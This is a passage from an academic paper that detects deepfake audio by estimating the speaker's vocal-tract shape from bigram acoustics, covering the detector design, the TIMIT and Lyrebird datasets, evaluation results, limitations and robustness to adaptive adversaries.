Next, we can use our understanding of human anatomy to fix the first reflection coefficient in the series (r_G in Equation 5). This reflection coefficient represents the fluid reflection that occurs at the speaker's glottis. During large portions of speech (e.g., during vowels) the glottis is actively being engaged. This means that the vocal folds are actively vibrating and thus preventing fluid flow in the reverse direction. With this in mind, we can set r_G to 1, symbolizing only fluid flow in the forward direction. Finally, the last reflection coefficient r_{Atm} is representing the behavior of the flow at the opening of the mouth. Here, once again, we can expect to see predominately only positive flow. This is because, during speech, the vocal tract is raised to a higher than atmospheric pressure, preventing flow from moving from the atmosphere back into the vocal tract. We can, therefore, set the last reflection coefficient r_{Atm} equal to 1.

With these boundary conditions, we now have a solvable differential equation that describes the acoustic behavior of our concatenated tube model. Using this equation we are now able to accurately estimate the amplitude of a certain frequency ω during a bigram for a known speaker (that has

a known $r_0, ..., r_N$ series). However, in our case, we do not know the dimensions of the speaker's vocal tract and cannot simply apply the transfer function. We do, however, have access to samples of the speaker's voice. Thus, we can use these audio samples and our transfer function to estimate the speaker's vocal tract during various articulations. The process of estimating a speaker's vocal tract can be seen in Figure 6.

The estimation is done by running a segment of a speaker's speech through a Fast Fourier Transform (FFT) to get the relative amplitudes for the frequencies that make up their voice. The found frequency response curve is effectively the output we would expect from the transfer function if we knew the speaker's $r_0, ..., r_N$ values. We can use the frequency response curve found with the FFT to check if a certain $r_0, ...r_N$ series correctly matches our speaker. We can, therefore, find an accurate approximation of a speaker's vocal tract by finding a $r_0, ..., r_N$ series that accurately reproduces the speaker's frequency response curve.

To avoid naïvely searching the entire $r_0, ..., r_N$ space for a match, we can instead construct an error function that can be optimized with gradient descent to find a good solution. Since gradient descent searches for a local minimum, we subtract the outputs from our transfer function from the frequency response curve found using the FFT. The transfer function is initially run with all reflection coefficients $r_0, ..., r_N$ set to zero. This is analogous to a constant diameter tube, which is a configuration achievable by the human vocal tract.[6] We then integrate the resulting curve to find the overall error between the two curves. As the output of our transfer function approaches the frequency response curve, the area between the two curves will approach zero and result in a local minimum. The $r_0, ..., r_N$ values used in the transfer function should approximate the speaker's vocal tract during that bigram.

Once we have found the optimal series of reflection coefficients, we can convert them into cross-sectional area estimates using Equation 3. This step requires us to make one last assumption about the vocal tract since there is one more cross-sectional area measurement than there are reflection coefficients (i.e., $N-1$ tube intersections). To mitigate this, we set the cross-sectional area at the glottis to the average size of a human glottis of $3.7cm^2$ [40]. With this assumption, we can then calculate the cross-sectional area series $a_0, ..., a_N$ that closely approximates the human vocal tract.

6.3 Deepfake Audio Detector

Using the vocal tract estimator we can design a generalized detector for deepfake audio. Our detector has two phases. First, it extracts the acceptable organic ranges for bigram-feature pairs that describe organic speech. Next, the detector will use these acceptable organic ranges to classify whole samples of audio as either deepfake or organic. The associated code for this paper is available at https://github.com/blue-logan/who_are_you/.


6.3.1 Organic Range Extraction

The organic range extraction phase begins with the detector ingesting known organic audio samples. These audio samples also have associated metadata containing timestamps for both the words and individual phonemes that make up the sample. The phoneme metadata is then augmented to create the necessary bigram timing information. For this, we need to define which phonemes are considered to be adjacent to one another. We define two phonemes as being adjacent if they are both in the same word and occur one after the other. For example, the word cat (phonetically spelled "/kæt/") contains two bigram pairs, "/k – æ/" and "/æ– t/". We consider a bigram to begin at the start of the first phoneme and stop at the end of the second phoneme. The bigram timing information will later be associated to estimate features from processing the audio.

Each bigram audio sample was divided using a sliding window of 565 samples with an overlap between windows of 115 samples. To find these values, we found the minimum and maximum duration for any bigram that existed in our feature extraction set (more detail of the feature extraction set in Section 7). We then selected sliding window parameters (565 samples per window with an overlap of 115 samples) that ensure that every bigram would have between three and seven windowed samplings taken from them. This ensured that we capture the temporal behavior of every bigram. Since speech is not discrete, each bigram captures the transitional behavior that exists as the speaker moves from the initial phoneme to the final phoneme. Windowing the audio allows us to examine individual stages of these transitions (e.g., beginning, middle, end). This forces deepfake audio samples to be generated correctly throughout the transition between phonemes in order to evade detection. Without windowing, it would be possible to evade detection by merely generating correct phonemes without a transition. Each windowed segment of audio is then passed through our vocal tract estimator and assigned a feature vector of 15 cross-sectional areas. The 15 different cross-sectional areas are estimates of the vocal tract at different points between the glottis and the oral cavity opening. Each windowed segment is then labeled with the word, bigram, and window index which corresponds to it.

We are now able to determine which bigrams and features best differentiate organic and deepfake audio. This is done by finding divergences in the distributions of features in specific bigrams between deepfake and organic audio samples. In other words, we look for differences in the distribution of the cross-sectional area estimations found for organic and deepfake audio. The detection of a difference in the cross-sectional area distributions found for the two types of audio indicates that the deepfake audio is being created by an inor-

[6] During the "/ə/" phoneme the vocal tract roughly resembles a constant diameter tube.



(a) High Overlap

(b) No Overlap

Figure 7: The divergence of the cross-sectional area estimate distributions for each bigram can be used to help identify deepfake samples from organic ones. The plots show the distributions of the cross-sectional area estimates for the bigrams (a) "aɪ – k" as in "like" and (b) "aʊ – t" as in "out". Because the distributions in (a) overlap, "aɪ – k" is a poor indicator of whether a sample is deepfake or not. In contrast, the distributions in (b) do not overlap at all. This means "aʊ – t" is a good indicator to differentiate between deepfake and organic audio samples. Our technique would then select a threshold value, such as $2.1cm^2$, that divided the two distributions.

ganic source. These divergences exist because the biological framework of the vocal tract limits organic speech, whereas GAN-generated audio is not limited in the same way. Thus, we are then able to identify deepfake audio samples from organic ones by looking for irregular (i.e., inorganic) cross-sectional area estimates. We, therefore, record the distributions of the cross-sectional area estimates extracted from the organic audio set to be used for future comparison. One distribution is recorded for each unique set of a bigram, window index, and vocal tract position.

6.3.2 Whole Sample Detection

The second phase of our detector is used to determine whether whole audio samples were GAN or organically generated. This phase begins similarly to the organic range extraction phase described in the previous section.

This phase begins by creating the necessary bigram timing information from the sample's metadata. Next, it windows and evaluates the audio samples using the vocal tract estimator. Finally, it associates the estimated vocal tract features to specific bigrams and words just as in the ideal feature selection phase. At this point, our whole sample detection phase deviates from the organic range extraction phase.

Instead of calculating the cross-sectional area distributions for all bigram-features pairs in the data, this phase checks whether every bigram-feature pair falls within the previously determined organic ranges. More specifically, we extract every bigram-feature pair from the sample that exists in both itself and the organic ranges (our set of organic ranges has no guarantee of containing all possible bigram-feature pairs). Next, each feature is compared against the maximum and minimum values found in the distribution of previously extracted organic samples. If the majority of the bigram-feature pairs found in the audio sample are outside the organic distributions, the audio sample is labeled as a deepfake.

6.4 Detector Optimization

Although the previously described detector can differentiate between organic and deepfake audio samples, it is inefficient. Not all bigram-feature pairs act as effective discriminators since deepfake audio models might be accidentally learning the correct distribution for some bigram-feature values. This scenario is likely possible as these models do produce high-quality "human-like" audio. Thus, our detector is estimating large numbers of bigram-feature pairs that are unlikely to indicate the origin of the audio sample. To prevent this, we construct an ideal feature set that contains only bigram-feature pairs that act as strong indicates of the audio authenticity.

6.4.1 Ideal Feature Set Creation

To determine the ideal bigram-feature pairs that act as good discriminators, we initially follow the same procedures laid out in our organic range extraction phase. Namely, extract the timing information from the sample's metadata, window the audio, evaluate it using the vocal tract estimator, and construct an association between the vocal tract features and specific bigrams. We then plot the probability density function (PDF) (Figure 7) for each bigram-feature pair. The PDF represents the likelihood of the random variable, in this case, the bigram-feature pair, having a certain value. If there is a large overlap between the PDF curves for organic and deepfake audio (Figure 7a), then that feature is a poor discriminator, which indicates that the model has learned the correct distribution of the bigram-feature pair. In contrast, if there is little-to-no overlap between the PDF curves (Figure 7b), then that bigram-

feature pair is an ideal discriminator (i.e., can be used to help differentiate between deepfake and organic audio).

Our set of ideal features consists of bigram-feature pairs that can differentiate between deepfake and organic audio samples with a precision-recall of at least 0.9. We determine these threshold values by a sweep through a range of potential values for each bigram-feature pairs. This process continues until a threshold value (the threshold k, which is chosen on a per-feature basis) achieves the desired precision-recall values. This results in a triplet bigram-feature-threshold that we refer to as an ideal feature. Next, we weigh each bigram-feature pair to avoid outlying bigram-features pairs that meet our requirements but only contain a relatively small number of samples. This weight is the number of samples used in our selection criteria calculations. We then filter our bigram-feature pairs using these weights so that only the pairs whose weight are equal to or greater than the average weight of the set are kept. The collection of all the resulting triplets is hereby referred to as our ideal feature set.

It is worth noting that our thresholds singularly divide the PDF. That is, thresholds in our ideal set will label all bigram-feature pairs as organic only if it shares a certain relationship with their threshold (i.e., less than or greater than). Therefore it is possible to create two ideal feature sets, one where values below the thresholds are labeled as organic and one where values above the thresholds are labeled as organic. Unless otherwise stated we will be referring to the ideal feature set as the set of thresholds where values less than the threshold are labeled as deepfakes and the values greater than or equal to the threshold are labeled as organic.

6.4.2 Optimized Detector

Finally, we construct an optimized detector that only computes and analyzes bigram-features that have been shown to act as strong indicators (i.e., our ideal feature set). This detector will follow the same initial operation as our whole sample detector, decorating the audio data with its corresponding timing and phoneme data. However, unlike the whole sample detector, our optimized detector will only check the bigram-features that best indicate whether the audio sample is organic or deepfake. More specifically, we extract every feature from the sample that exists in both itself and the ideal feature set. For every one of these features, we compare the previously found threshold from the ideal feature set with the value found in the current sample. We count the number of times the values from the test audio samples cross the threshold. If more bigram-feature values cross the threshold than do not, we label the audio sample as a deepfake (i.e., majority voting).

7 Datasets

We now discuss the datasets that our technique was tested against as well as the process that was performed in generating deepfakes. For our transfer function, we use the TIMIT Acoustic-Phonetic Continuous Speech Corpus [42] as it is the standard in acoustic-phonetic studies and is manually verified by the National Institute of Standard and Technology (NIST). [7][8]

Organic Audio The TIMIT dataset is a speech corpus that is used in phonetic studies and is commonly used in the training of ML models for speech recognition systems [45]. Despite its age, the TIMIT dataset is widely used in research today with over 1,900 citations since 2015 according to Google Scholar. TIMIT provides documentation of the time alignments for the phonemes and words in each audio file, which is information that is essential for developing our modeling process. The TIMIT dataset is comprised of 630 speakers of 8 different American English dialects speaking phonetically balanced sentences [42]. Each speaker has 10 sentences recorded with a sampling rate of 16 kHz. For our experiments, we randomly sampled 300 speakers from the TIMIT dataset to have a similarly-sized dataset as that of previous work [46].

For consistency, we also performed our time alignments using an open-source forced aligner called Gentle [47] which time-aligns words of transcription with phonemes in an audio sample. Gentle is built on the Kaldi model [48], which is a toolkit frequently used for automatic speech recognition. We use Gentle since any audio samples outside the TIMIT dataset will not have the phoneme time-alignment information needed for extraction. By performing our time-alignments on the TIMIT dataset, we can keep any error in alignments consistent across all samples (i.e., organic and deepfake).

Deepfake Audio We derived our own set of synthetic TIMIT audio samples using the open-source Real-Time-Voice-Cloning (RTVC) tool from Jemine [7, 49], the most widely used publicly available deepfake generation tool. RTCV is an implementation of Tacotron 2 by Liu et al., which uses Tacotron as the synthesizer and Wavenet as a vocoder [50]. For each of our 300 TIMIT speakers, we trained an RTCV model on a concatenation of all 10 TIMIT audio recordings (approximately 30 seconds). Each RTCV model was then used to create a deepfake version of every TIMIT sentence spoken by each speaker. In total, this creates 2,986 usable synthetic audio samples of our 300 original speakers. The 14 missing audio samples were too noisy for Gentle to process and were thus unable to be used in our experiments.

Additionally, we contacted several commercial companies with Deepfake generation tools in an attempt to test our technique against other systems. Most of these companies never returned our requests to use their products in our research. The few companies that responded would only give us extremely

[7] External factors such as face coverings during audio recording do not affect the features our technique needs to operate [43].

[8] Additional experiments were conducted using the ASVspoof2019 dataset [44]. These can be found in Appendix A.




Figure 8: The bigrams found in the ideal feature set were not the most common bigrams found in speech. However, the bigrams in the ideal feature set still made up approximately 30.9% of bigrams in our dataset.

limiting access to their product after purchase. Their restrictions would have limited us to at most 5 different speakers compared to the 300 speakers present in the TIMIT Deepfakes we generated. We, therefore, took the largest available of such datasets, published by Lyrebird [51], and evaluated it. We note that the generation of these samples is black box and represents a reasonable test against unknown models.

Feature Extraction and Evaluation Sets To evaluate and test our technique, we subdivided both the organic and deepfake TIMIT samples into a feature extraction set (51 speakers) and an evaluation set (249 speakers). The feature extraction set is used to determine the ideal bigram-feature pairs and their corresponding thresholds k using the ideal feature extractor outlined in Section 6.3.1. Conversely, the evaluation set is used to evaluate the efficacy of our technique. Both datasets contain all of the organic and deepfake audio samples for their respective speakers. Our security model (Section 5) assumes no knowledge of a speaker is known to the defender. As such, both sets were selected so that they did not share any speakers. This demonstrates that our technique is extracting useful features that are inherent to deepfake audio as a class, rather than features specific to the deepfake of an individual speaker. *This captures a stronger threat model as we do not have any information about the speaker who will be impersonated.*

The feature extraction set contains 1,020 audio files from 51 speakers, which contain a total of 702 unique bigrams. Of these, 510 audio files from 9 speakers are deepfake samples and 510 audio files are organic. The evaluation set consists of 4,966 audio files from 249 speakers, which contain 835 unique bigrams. Of these, 2,476 audio files are deepfake samples and 2,490 audio files are organic. It is important to note that our evaluation set is five times as large as our feature extraction set. We used a smaller feature extraction set and a larger evaluation set to showcase the efficiency of our technique. Traditional ML models require large datasets, orders of magnitude larger than what is used here, to learn from and capture data intricacies that improve the model's generalization [6]. Generating large datasets of DeepFakes can be difficult, inherently limiting the effectiveness of an ML-based detector. In contrast, our technique does not require a large dataset to learn from since we leverage the knowledge of human anatomy. As a result, our technique requires a significantly smaller dataset to learn from while still being able to generalize over a much larger evaluation set.

8 Evaluation

In this section, we discuss the performance of our deepfake detection technique and explain the results.

8.1 Detector Performance

We first need to find the ideal feature set using the process detailed in Section 6.3.1. The feature extraction dataset was used to find the set of ideal features that consisted of 865 bigram-feature-threshold triples.

To evaluate the performance of our detector, we classified all the audio samples in the evaluation dataset. To do this, we concatenated all the sentences for each speaker together to form a single audio sample. We then ran each audio sample through our whole sample detection phase outlined in Section 6.3.2. Overall, we extract and compared 12,525 bigram-features pairs to the values found in our ideal feature set. Finally, our detector was able to achieve a 99.9% precision, a 99.5% recall, and a false-positive rate (FPR) of 2.5% using our ideal feature set.

8.2 Bigram Frequency Analysis

We now explain why the detector performed so well by analyzing the bigram results. The 865 bigram-feature pairs of the ideal feature came from 253 distinct bigrams that had 3.4 features on average within the set. These bigrams make up approximately 30.9% of the 820 unique bigrams present in the TIMIT dataset we tested. Since TIMIT is a phonetically balanced dataset, it accurately represents the distribution of phonemes in spoken English. In Figure 8, we show the 30 most common bigrams in both the TIMIT dataset and our ideal feature set. While most of the bigrams in the ideal feature set are not in the top 30 bigrams, the total ideal feature set




Figure 9: This distribution plots show the percentage of features classified as deepfakes per sentence. We can see that the majority of the time the decision to classify a sentence as a deepfake is not near the decision boundary of 0.5.

still accounts for about 15.3% of the total bigram occurrences extracted from our evaluation set, implying that even though our ideal features are not the most common bigrams, they still account for a sizable portion of the speech. This makes selecting a phrase that does not contain multiple occurrences of the bigrams in our ideal feature set difficult for longer phrases, especially when considering most words are constructed from multiple bigrams. As such, an English sentence will likely contain bigrams that are included in our ideal feature set.

With this knowledge, we next explore the likelihood that our detector will misclassify a sentence. Figure 9 shows the PDF and histogram of the percentage of features labeled deepfake for every sentence in our dataset. The figure shows that most features evaluated in the deepfake samples are individually labeled as deepfakes, which informs us that classification is dependent on multiple features rather than a few prominent ones. This implies that an adversary's model performance would need to increase by a considerable margin before the model could trivially beat our detection technique.

8.3 Fundamental Phenomena Confirmation

To observe the fundamental difference between deepfakes and organic audio that our detector is based around, we conducted an in-depth analysis of the incorrect behavior of the vocal tract estimates found for deepfake audio in a single phoneme ("/d – oʊ/", pronounced doh). Figure 10 shows the estimated cross-sectional area for one of the bigrams from the ideal feature set. For comparison, we use a disjoint set of the TIMIT data to create a secondary set of audio samples (labeled TIMIT Test) that has not been previously used. The box plots (a) represent the estimated cross-sectional area found by our estimator described in Section 6.2. The dimensions represent the multiple tubes our transfer function used to estimate the vocal tract with, as previously seen in Figure 4. We then converted these cross-sectional area estimates to their approximate diameters (b). It is clear at this point that the deepfake audio is not behaving in a manner that is similar to the organically spoken data. The final segment of the figure (c) shows that *the vocal tract estimates found for deepfake audio are approximately the size and shape of a drinking straw.*

In addition to the bigram deep dive, we conducted a small-scale Principle Component Analysis (PCA) experiment, the results of which are visible in Figure 11. Our PCA experiment was conducted using all bigram pairs from the organic samples in the feature extraction set (labeled TIMIT Evaluation), the organic samples in the evaluation set (labeled TIMIT Testing), and the deepfake samples in the evaluation set (labeled Deepfake). We treated each feature vector as a point in a 15 dimensional space and then used PCA to reduce the data down to a single dimension that accounted for the most variance within the data. This single dimension accounts for approximately 48% of all the variance in the dataset. As shown in Figure 11, deepfake audio samples are much less variable than their organic counterparts, which demonstrates that the "drinking straw" vocal tract observed in the bigram deep dive is not an outlier, but rather more likely the norm.

8.4 Transferability Experiments

As discussed in Section 7, the availability of public deepfake datasets is limited, meaning that it was not possible to test our technique against models at the same scale done using the RTVC tool. However, we were able to collect a limited dataset from Lyrebird [51]. These nine synthetic audio samples of former presidents Obama and Trump were generated using tweeted messages and publicly released as marketing material. While our dataset is small, the internal workings of the Lyrebird model are not public and thus we can perform a black box test. We collected eight true-negative sentence samples from previous State of the Union addresses for both speakers. In total, the synthetic audio samples contained 1,914 bigram pairs representing 220 unique bigrams and the organic audio samples contained 4,262 bigram pairs representing 270 unique bigrams. The organic and synthetic audio samples had 136 bigrams in common.

We then evaluated these samples using the ideal features derived from our original dataset and found that they were unable to successfully detect the Lyrebird audio. Following this, we wanted to see if a different ideal feature set capable of detecting Lyrebird audio existed. We proceeded to use the organic and deepfaked audio samples of Presidents Trump and Obama to extract an ideal feature set using the process described in Section 6.3.1. After extraction, we found that *every one of the 136 bigrams* shared between the organic and synthetic audio sets would qualify as an ideal discriminator (i.e., an ideal feature). This means that while the ideal feature from one deepfake model failed to transfer to another, our hypothesis that deepfake models are failing to correctly mimic the acoustic behavior of the human vocal tract, remains correct. Because of this, we were still able to detect every synthetic




Figure 10: a) The cross-sectional area estimates output by the transfer function for bigram "/d – oʊ/." pronounced "doh" b) The approximate vocal tracts used to create each of the datasets. c) An anatomical approximation of a deepfaked model (bottom), which no longer represents a regular human vocal tract (top) and instead is approximately the dimensions of a drinking straw. **This inconsistency is prevalent across more than 350 observed bigrams.**

audio sample generated by Lyrebird by using an ideal feature set that was sensitive to the Lyrebird model. We believe that this indicates that the RTVC and Lyrebird deepfake generation models are failing to mimic human acoustics in different ways. It, therefore, appears that the ideal features extracted from one deepfake generation model will not necessarily apply to other models. However, the lack of overlapping ideal features between models can be potentially circumvented by having a defender check all bigrams within an audio sample. This would allow a defender to practically check all possible ideal feature sets simultaneously. However, the thoroughness provided by checking all bigrams will result in a considerable increase in the processing time for the detector and would potentially require a different process for whole sample detection than what was presented in Section 6.3.2. We leave the further exploration of the concept of an all-bigram processing method to future work. To conclude, a defender who is concerned about detecting previously unknown deepfake generation models will likely not be able to benefit from the performance increases provided by the creation of an ideal feature set. Furthermore, they will likely need to rely on a different metric than majority voting when evaluating the set of all bigrams within the sample.

9 Discussion

9.1 Limitations

Acoustic Model While our acoustic modeling can process all phonemes for a given speech sample, the pipe series are only anatomically correct for the vocal tract while the speaker is pronouncing a vowel. This means that our technique is less accurate when processing non-vowel phonemes. That being said, vowels make up 38% of all phonemes, meaning most bigrams should contain at least one vowel phoneme. Therefore, our use of bigrams also helps to minimize the number of processed necessary samples.

Preprocessing During the preprocessing stage of our pipeline, we use Gentle to automatically timestamp the audio files according to their words and phonemes. Gentle requires sample transcriptions, which we generate using the Google Speech API. Thus the accuracy of the timestamps (and the following stages of the pipeline) are directly tied to the accuracy of Gentle and the Google Speech API. While some phonemes are only a few milliseconds long, Gentle's precision is to the nearest hundredth of a second. This forces Gentle to overestimate the timestamps for short phonemes, which introduces rounding errors. The use of bigrams helped to mitigate this problem, since using pairs gave us more appropriate target lengths for Gentle's precision levels.

The noisiness of synthetically generated audio can also cause mistranscriptions in the Google Speech API. However, the mistranscriptions are usually phonetically similar to the correct ones. As a result, Gentle's timestamps will contain little error. This limits any major impact that a mistranscription could have on our results.

Data Access There does not exist many large publicly available corpora of deepfake audio samples or generation tools. While we would have liked to test our technique against a larger variety of samples, this was not possible. Our dataset is limited to the data and tools that are currently publicly




Figure 11: The first PCA dimension shows that deepfake audio samples fundamentally lack the same amount of variability found in organic speech.

available. Startups in deepfake generation have propriety algorithms that are either not available for purchase or otherwise made inaccessible for use in academic research. Despite these issues, our technique appears to be generalizable and not targeting any specific deepfake audio generator, although additional research is needed to verify this.

9.2 Deployment Considerations

Our optimized detector leverages a one-time preprocessing step to amortize the cost of processing individual audio samples later. We preprocess each bigram during the feature extraction phase to determine the acceptable organic ranges and ideal features (e.g., a 60 bigram sample would take approximately 15 seconds to process). However, during the evaluation phase, which simulates our detection process, the preprocessing is performed only on a discriminative set of bigrams (i.e., the ideal features extracted during feature extraction). By greedily selecting the ideal features, the preprocessing time for similarly-sized samples during evaluation is approximately reduced by an order of magnitude, allowing us to perform detection in real-time. For example, the average sentence in the TIMIT dataset contains 25 bigrams over 2.7 seconds of audio. If our technique processed every bigram in the sentence, it would take approximately 6.25 seconds to complete. However, as discussed in Section 8.2, our ideal feature set makes up about approximately 15.3% of bigram occurrences. This means that by only processing the ideal features our technique could evaluate the 2.7 seconds of audio in approximately 1 second. Other techniques that use audio analysis (e.g., Pindr0p [52]) require on the order of 15 seconds to work and are therefore not usually performed in realtime.

9.3 Performance Trade-off

Our optimized technique has a 99.9% precision rate resulting in a minor decrease in recall to 99.5%. A high precision rate will ensure that a deepfake audio is not accidentally labeled as organic by our system. This is specifically designed to protect the victim of a deepfake attack. It is far more dangerous for a deepfake audio to be believed as real, than the converse. For example, it is a greater threat to democracy if the population believes that a deepfake audio of a politician making incendiary remarks is real.

Furthermore, to achieve such a high precision rate, our detector must also sacrifice its false-positive performance. The achieved FPR of 2.5% could be seen as higher than ideal for automated systems that process hundreds or thousands of audio samples per day. However, we believe this trade-off is still better overall. If an organic sample is falsely identified as a deepfake, it is trivial for the original speaker to verify the authenticity of the sample if they choose. However, a malicious speaker could use the false-positive as an opportunity to disassociate from a comment they had previously made. While ideally our technique could prevent this kind of disassociation, we believe that allowing an individual to disassociate from previous a comment is less of a security risk than allowing a deepfake to go undetected. For this reason, we accept our FPR of 2.5% as an acceptable value.

9.4 Advantages over other techniques

Our technique offers several distinct advantages over some techniques in the current literature. Researchers have explored the use of Deep Neural Nets (DNNs) for detecting deepfake audio [6]. These require large training data sets (thousands of audio samples), which is extremely limiting as generating large amounts of deepfake audio data is not easy. If the training data is not large enough to capture the full distribution, the trained DNN will fail to generalize. As a result, the DNN will perform poorly on the test set. Our method only requires a few dozen audio samples and can generalize to a much larger evaluation set. Also, since DNNs are black boxes, they do not provide explanations for the predicted labels. On the other hand, our method leverages a deep understanding of the human anatomy to explain the predicted labels.

9.5 Robustness against Adaptive Adversaries

Attacks and defenses are in a constant arms race. An attacker with knowledge of our technique may try to adapt their attack to defeat it. We explore two different approaches an adaptive adversary could use to evade our detector. The first approach follows the general best practice as described by Tramèr et al. Ideally, a defense should only be attacked end-to-end (i.e., used as a loss function) if the entire defense is differentiable and an inspection of the technique reveals that the defense is not likely to fail due to the exploitation of one or two subcomponents. However, our technique is not end-to-end differentiable due to Eqns. 4 and 5. In line with Tramèr et al.'s work, however, an adversary can still attempt to evade our technique by identifying the critical subcomponent of the model that needs to be exploited. In the case of our technique, this subcomponent is the underlying vocal tract transfer function represented by Eqns. 4 and 5.




Figure 12: While attempting to overfit to a small dataset, the best models were only able to achieve loss values of approximately 10^{-1}. This is several orders of magnitude greater than what would be expected if the models were well suited to learning our technique's mapping. This indicates that these models struggle to mimic our technique and significant domain-specific knowledge is needed to overcome our defense. Additional information on which model is represented by each line can be found in Table 2.

To exploit this segment, an adversary needs to learn the mapping of our technique between the Fourier Transform of a bigram's audio and the 15 cross-sectional area estimates of the vocal tract. Simply put, an adversary would have to train an ML model to predict the cross-sectional area of a speaker's vocal tract from the frequencies present in the audio sample. By minimizing the error between the model's prediction and the extracted vocal tract estimates, the model would attempt to learn some mapping similar to that of our technique. This trained model would then be used to generate adversarial audio, using a technique such as a Generative Adversarial Network, to evade detection.

To measure the difficulty of this task, we constructed a naïve adversary that uses out-of-the-box Deep Learning models to mimic our technique. Before training on a full dataset, we took an initial step and trained on a small sample set (i.e., 16 random audio samples) to try to overfit the model and get near-zero loss (e.g., around 10^{-5} [53]). Doing so would suggest that the models are indeed learning some mapping between the frequencies in the audio and the 15-dimensional output, indicating that training on a larger dataset would generalize better. However, a non-near-zero loss suggests that, even with a small sample set, the model struggles with finding a correct mapping. To further simplify the problem, we also attempted to train the models to output only the first cross-sectional area estimate, rather than all 15.

